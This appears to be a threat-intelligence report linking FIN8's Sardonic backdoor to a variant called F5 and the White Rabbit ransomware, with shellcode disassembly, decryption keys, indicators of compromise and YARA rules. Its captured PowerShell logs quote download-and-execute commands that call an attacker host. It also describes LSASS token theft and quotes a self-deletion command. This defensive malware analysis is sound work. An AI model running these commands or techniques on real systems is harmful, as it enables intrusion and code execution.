
Lodestone

White Rabbit Continued: Sardonic and F5



WHITE RABBIT CONTINUED: SARDONIC AND F5

In December 2021, Lodestone published an article linking a previously unknown ransomware group, White Rabbit, to the threat actor group FIN8 after observing striking similarities between the two during an investigation. The subsequent efforts by the cybersecurity community have brought together experts from around the world to “follow the White Rabbit,” so to speak, and gain more insight into an emerging threat.

Since the time the last article was published, Lodestone has observed evidence that a new version of FIN8’s BadHatch backdoor malware, Sardonic, has been deployed and seen in use by White Rabbit. Lodestone experts have identified strong overlap between Sardonic and this new backdoor malware, dubbed F5 and encountered as part of the investigation that initially resulted in the discovery of the White Rabbit group.

SARDONIC VS F5


Overall, the functionality of the Sardonic .NET assembly (“MDAC.dll”) and the F5 assembly (“Default.dll”) have strong similarities. They both contain Rivest Cipher 4 (RC4) encrypted shellcode, with the decryption key contained in the DLL, and both are compressed using Gzip. In the samples recovered by Lodestone, the decryption key for the “MDAC.dll” shellcode was 802d8B9Fe13f576163DEab429754cA0C, while the key for “Default.dll” was 15e280Ea9d63270Fb89763514cDCABf4. As reflected in the screen snippets below, the decryption algorithms remained essentially unchanged.

```
                mov     r9b, 0D1h         ; initial key
                mov     rcx, 2BB4h        ; number of bytes to decrypt
                lea     r11, loc_19+1     ; address of piece to decrypt

decrypt_top:                              ; CODE XREF: seg000:loc_19↓j
                xor     [r11+rcx], r9b    ; decrypt a byte of code
                add     r9b, [r11+rcx]    ; update key

loc_19:                                   ; DATA XREF: seg000:00000000€
                loop    decrypt_top       ; decrypt a byte of code
; ---------------------------------------------------------------------------
                db  95h
```

Sardonic Shellcode Decryption Routine



F5 Shellcode Decryption Routine

Although the F5 and Sardonic backdoors appear to function nearly identically to each other, some features of the PowerShell script and the .NET DLL mentioned in the Bitdefender paper appear to have been removed; the PowerShell script no longer has an option to kill an existing process, and the “4BMARC2WKL” marker prepending the shellcode in “MDAC.dll” does not exist in “Default.dll”. Since these were minor features of the malware, Lodestone could not determine why they may have been explicitly removed by the author.

Sardonic PowerShell Script with Process Killing Functionality

F5 PowerShell Script without Process Killing Functionaliity

Another observation Lodestone made during the investigation was a change in the method name executed by the PowerShell script. In Sardonic, the method used was "MSDAC.PerfOSChecker::StartCheck"; however, in F5, the name was changed to "o5518470.kfC09272::p65E1a71". Surprisingly, Lodestone did observe evidence of threat actors creating a new Windows Management Instrumentation (WMI) consumer for the F5 PowerShell script. It is possible that efforts to configure F5 to establish this persistence were abandoned once a decision was made deploy ransomware.

property	value
md5	0708B2C2F1A5F8EC8D64DB761CAF2205
sha1	C1115C834764974B131B82F8DD0DD6692AD9FD7F
sha256	F487F02F5E3F1F66DF190771DB1EF6F038A25B9280FA27EA4AB9DF6E39C5A49C
age	1
size	122 (bytes)
format	RSDS
debugger-stamp	0xF9554828 (Sun Jul 23 16:36:54 2102 | UTC)
path	C:\Users\dev_win10_00\Documents\Sardonic\SardonicUtility\LoaderAssembly\obj\x86\Release\MSDAC.pdb
Guid	40715AA7-7E0F-474B-AAF-D12A70A3BFCE

property	value
md5	08E5F8D1EB574AF8EA81B00D85986889
sha1	04427CE15C8AFF60C66144C68A739DC0866ED488
sha256	D96A44F8A06A1082CE94F66A21299126C568298BF76CFB1361100BDD0065DD57
age	1
size	112 (bytes)
format	RSDS
debugger-stamp	0x903DE08C (Fri Sep 07 23:04:44 2046 | UTC)
path	C:\Users\dev_win10_00\Documents\f5\F5Utility\LoaderAssembly\obj\x86\Release\Default.pdb
Guid	6174A428-40E-41EA-832-A68EB54A610

Program Database (PDB) Paths for "MDAC.dll" and "Default.dll"

Lodestone encountered some difficulties in the analysis of “Default.dll” which hampered progress. What Lodestone has determined thus far, however, is that, like the shellcode in “MDAC.dll”, the “Default.dll” shellcode first checks the name of its parent process. If the parent process is “powershell.exe”, the shellcode will open “lsass.exe” with SeDebugPrivilege and copies its system token. Then, it creates a child process, “WmiPrvSE.exe”, with system privileges to enable it to inject its own code and run with elevated privileges. The malware then generates a 32-byte hardware ID based on the computer name and C volume serial number. The system time and hardware ID are then encrypted with a custom algorithm and placed into a 64-byte buffer before an attempt is made to connect to the C2 server. If the malware is unable to reach the C2 server after five attempts, it will terminate itself.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Info
1	22:02:51	192.168.81.130	49814	170.130.55.120	443	TCP	49814 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
158	22:04:12	192.168.81.130	49838	170.130.55.120	443	TCP	49838 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
179	22:05:33	192.168.81.130	49841	170.130.55.120	443	TCP	49841 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
184	22:06:54	192.168.81.130	49842	170.130.55.120	443	TCP	49842 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
190	22:08:15	192.168.81.130	49843	170.130.55.120	443	TCP	49843 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

Unsuccessful attempts to reach the C2 server

EVIDENCE OF A HUMAN OPERATOR

Interestingly, Lodestone may have found evidence supporting Bitdefender’s belief that the Sardonic or F5 loader is copied to the victim’s machine via a manual process instead of automation. The logs Lodestone analyzed during the course of its investigation show that the filename of the URL hosting the malware was always a random, 6-character alphanumeric string that changed nearly every time the command was run. In one of the events, however, Lodestone noticed that the filename contained seven characters. The PowerShell log in the image below shows a command to download a file from hxxps://104-168-201-26.sslip[.]io/36d851e. Roughly one minute later, another command was run to download a file from hxxps://104-168-201-26.sslip[.]io/6d851e. Lodestone belives that the best explanation for this is that a human operator entered the incorrect URL and then reran the same command with the correct URL.

```
Event 400, PowerShell (PowerShell)
General  Details

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.4583
        HostId=a78797bd-1e3a-4524-a07a-ad7eaa79e4e2
        HostApplication=powershell.exe -neop -ep bypass -c iex (New-Object System.Net.WebClient).DownloadString('https://104-168-201-26.sslip.io/36d851e')
        EngineVersion=5.1.14393.4583
        RunspaceId=beac8edb-d1e7-4f16-84c3-a21919310b1d
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=

Log Name:    Windows PowerShell
Source:      PowerShell (PowerShell)    Logged:    8/18/2021 4:08:06 PM
```

PowerShell with a Typo

```
Event 400, PowerShell (PowerShell)
General  Details

Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.4583
        HostId=98134ed0-58ed-46bb-a10b-a64ecf45de41
        HostApplication=powershell.exe -neop -ep bypass -c iex (New-Object System.Net.WebClient).DownloadString('https://104-168-201-26.sslip.io/6d851e')
        EngineVersion=5.1.14393.4583
        RunspaceId=a2f205e3-def4-4088-9b48-9ab466882e05
        PipelineId=

Log Name:    Windows PowerShell
Source:      PowerShell (PowerShell)    Logged:    8/18/2021 4:09:05 PM
```

PowerShell with the Typo Corrected

WHITE RABBIT


When Lodestone first acquired a sample of the ransomware, its experts observed that it was highly obfuscated, had strange file extensions (.physiat and .uderro), and used an invalid digital certificate. Additionally, Lodestone determined that the malware checked the command line arguments using “-f”, “-l”, “-p”, and “-t” flags.

```
Found %u, encrypted %u, errors %u
Bad start time: "%s"
%s(%u).%sERROR %u - %s
Global\%08X-%04X-%04X-%04X-%08X%04X
\\?\
Operating System
Floppy
%S
cmd /c choice /t %u /d y & attrib -h "%s" & del "%s"
```

Manually Decrypted Ransomware Strings

Lodestone’s theory that the “-p” flag was for the password used to decrypt the payload was confirmed by a Trend Micro article on White Rabbit, as Lodestone’s sample used the same passphrase as the sample analyzed by Trend Micro. The other flags allow an operator to specify which files (-f) to encrypt, an output (-l) for a log file, and a start time (-t) to begin encryption (if no time is specified the ransomware executes immediately). Once the malware completes its encryption function it executes a self-deletion function using the command:

cmd /c choice /t 9 /d y & attrib -h \”[fname]\” & del \”[fname]\”



Certificate Used by White Rabbit

Lodestone continues to monitor the situation for any further developments and would like to thank its partners at Group-IB for their contributions to this investigation. To learn more about Group-IB, visit the following link: https://www.group-ib.com/.

INDICATORS OF COMPROMISE

IP Addresses

- 64.44.131[.]34
- 91.90.194[.]30
- 104.168.132[.]128
- 170.130.55[.]120

Domains

- 91-90-194-30.sslip[.]io
- 104-168.132[.]128.nip[.]io

URLs

https://104-168-132-128.nip[.]io/51b16c

http://va5vkfdihi5forrzsnmins436z3cbvf3sqqkl4lf6l6kn3t5kc5efrad[.]onion

Filenames

- “default.dll”
- “l.exe”
- “z.exe”

Hash Values

- 655c3c304a2fe76d178f7878d6748439 (“default.dll”)
- 6ffa106ac8d923ca32bc6162374f488b (Sardonic PowerShell script)
- fb3de0512d1ee5f615edee5ef3206a95 (Sardonic x86 DLL)
- 4a03238e31e3e90b38870ffc0a3ceb3b (Sardonic x64 DLL)
- Beffdd959b1f7e11e1c2b31af2804a07 (F5 PowerShell script)

- d9f5a846726f11ae2f785f55842c630f (F5 x86 DLL)
- 087f82581b65e3d4af6f74c8400be00e (F5 x64 DLL)
- e49fe89435297f1bca1377053eaa6ded (White Rabbit ransomware)

YARA Rules

```
rule fin8_powershell_dll_loader
{
meta:
description = "Powershell .NET DLL Loader"
sample_private =
"adac9106216e6d2eb2a6d1a0a01d7286dddd6bafdab9eb1cd182dd49924663a2"

strings:
            /* if([IntPtr]::size -eq 4){ */
$s0 = { 3D 69 66 28 5B 49 6E 74 50 74 72 5D 3A 3A 73 69 7A 65 20 2D 65 71 20 34 29
7B }
/*  [System.Reflection.Assembly]::Load([System.Convert]::FromBase64String( */
$s1 = { 5B 53 79 73 74 65 6D 2E 52 65 66 6C 65 63 74 69
6F 6E 2E 41 73 73 65 6D 62 6C 79 5D 3A 3A 4C 6F
61 64 28 5B 53 79 73 74 65 6D 2E 43 6F 6E 76 65
72 74 5D 3A 3A 46 72 6F 6D 42 61 73 65 36 34 53
74 72 69 6E 67 28 }

condition:
all of them
}

rule fin8_dotnet_shellcode_loader
{
meta:
description = "Sardonic Shellcode Loader"
sample =
```

```
"03e8b29ad5055f1dda1b0e9353dc2c1421974eb3d0a115d0bb35c7d76f50de20"   /*
Default.dll (x86) */
sample =
"4ee21b5fd8597e494ae9510f440a1d5bbcdb01bc653226e938df4610ee691f3a"   /*
Default.dll (x64) */

strings:
$pdb1 = "C:\\Users\\dev_win10_00\\Documents\\f5\\F5Utility\\
LoaderAssembly\\obj\\ " nocase ascii
$s0 = "Default.dll" fullword wide
$s1 = "12F9333185494642C1587A546D2287C1A4C01A2A" fullword ascii
$s2 = "05F6DF120FF54415A6B75A4B1894A83C6D865030" fullword ascii
$s3 = "78893E31FF10BDE2CBCB8A51664788D7DC0FC194" fullword ascii
$s4 = "15e280Ea9d63270Fb89763514cDCABf4" fullword ascii

condition:
2 of them
}

rule fin8_shellcode_memory
{
meta:
description = "Sardonic Shellcode(in the memory)"
strings:
$h_x86 = { E8 00 00 00 00 5F B9 [2] 00 00 [2] 30 ?? 0F 17 00 00 00 02 ?? 0F 17 00
00 00 E2 F0 }
/*
*a1 = ((*a1 ^ (*a1 << 6)) >> 13) ^ (*a1 << 18) & 0xFFF80000;
*a2 = (4 * *a2) & 0xFFFFFFE0 ^ (((4 * *a2) ^ *a2) >> 27);
*a3 = ((*a3 ^ (*a3 << 13)) >> 21) ^ (*a3 << 7) & 0xFFFFF800;
v4 = (*a4 << 13) & 0xFFF00000 ^ ((*a4 ^ (8 * *a4)) >> 12);
*/
$chunk_x86 = { 89 3A 8B 03 8D 3C 85 ?? ?? ?? ?? 31 F8 83 E7 E0
```

```
C1 E8 1B 31 F8 89 03 8B 39 89 F8 C1 E0 0D 31 F8
C1 E7 07 C1 E8 15 81 E7 00 F8 FF FF 31 C7 89 39
8B 3E 8D 04 FD ?? ?? ?? ?? 31 F8 C1 E7 0D 81 E7
00 00 F0 FF C1 E8 0C 31 F8 }
$h_x64 = { 41 [2] 48 C7 C1 [2] 00 00 4C 8D [2] 00 00 00 45 30 }
/*
*a1 = (*a1 << 18) & 0xFFF80000 ^ ((*a1 ^ (*a1 << 6)) >> 13);
*a2 = (4 * *a2) & 0xFFFFFFE0 ^ (((4 * *a2) ^ *a2) >> 27);
*a3 = (*a3 << 7) & 0xFFFFF800 ^ ((*a3 ^ (*a3 << 13)) >> 21);
v4 = (*a4 << 13) & 0xFFF00000 ^ ((*a4 ^ (8 * *a4)) >> 12);
*/
$chunk_x64 = { 89 01 8B 02 44 8D 14 85 ?? ?? ?? ?? 44 31 D0 41
83 E2 E0 C1 E8 1B 44 31 D0 89 02 45 8B 10 44 89
D0 C1 E0 0D 44 31 D0 41 C1 E2 07 41 81 E2 00 F8
FF FF C1 E8 15 44 31 D0 41 89 00 45 8B 11 42 8D
04 D5 ?? ?? ?? ?? 44 31 D0 41 C1 E2 0D C1 E8 0C
41 81 E2 00 00 F0 FF 44 31 D0 }

condition:
any of them
}
```

ADDITIONAL INFORMATION RESOURCES

Michael Gillespie's White Rabbit announcement on Twitter:

https://twitter.com/demonslay335/status/1470823608725475334

Bitdefender on FIN8:

https://businessinsights.bitdefender.com/deep-dive-into-a-fin8-attack-a-forensic-investigation

https://www.bitdefender.com/files/News/CaseStudies/study/394/Bitdefender-PR-Whitepaper-BADHATCH-creat5237-en-EN.pdf

Trend Micro on White Rabbit:

https://www.trendmicro.com/en_us/research/22/a/new-ransomware-spotted-white-rabbit-and-its-evasion-tactics.html

MITRE profile on FIN8

https://attack.mitre.org/groups/G0061/

PUNCHBUGGY and PUNCHTRACK

https://www.mandiant.com/resources/windows-zero-day-payment-cards
https://blog.morphisec.com/security-alert-fin8-is-back

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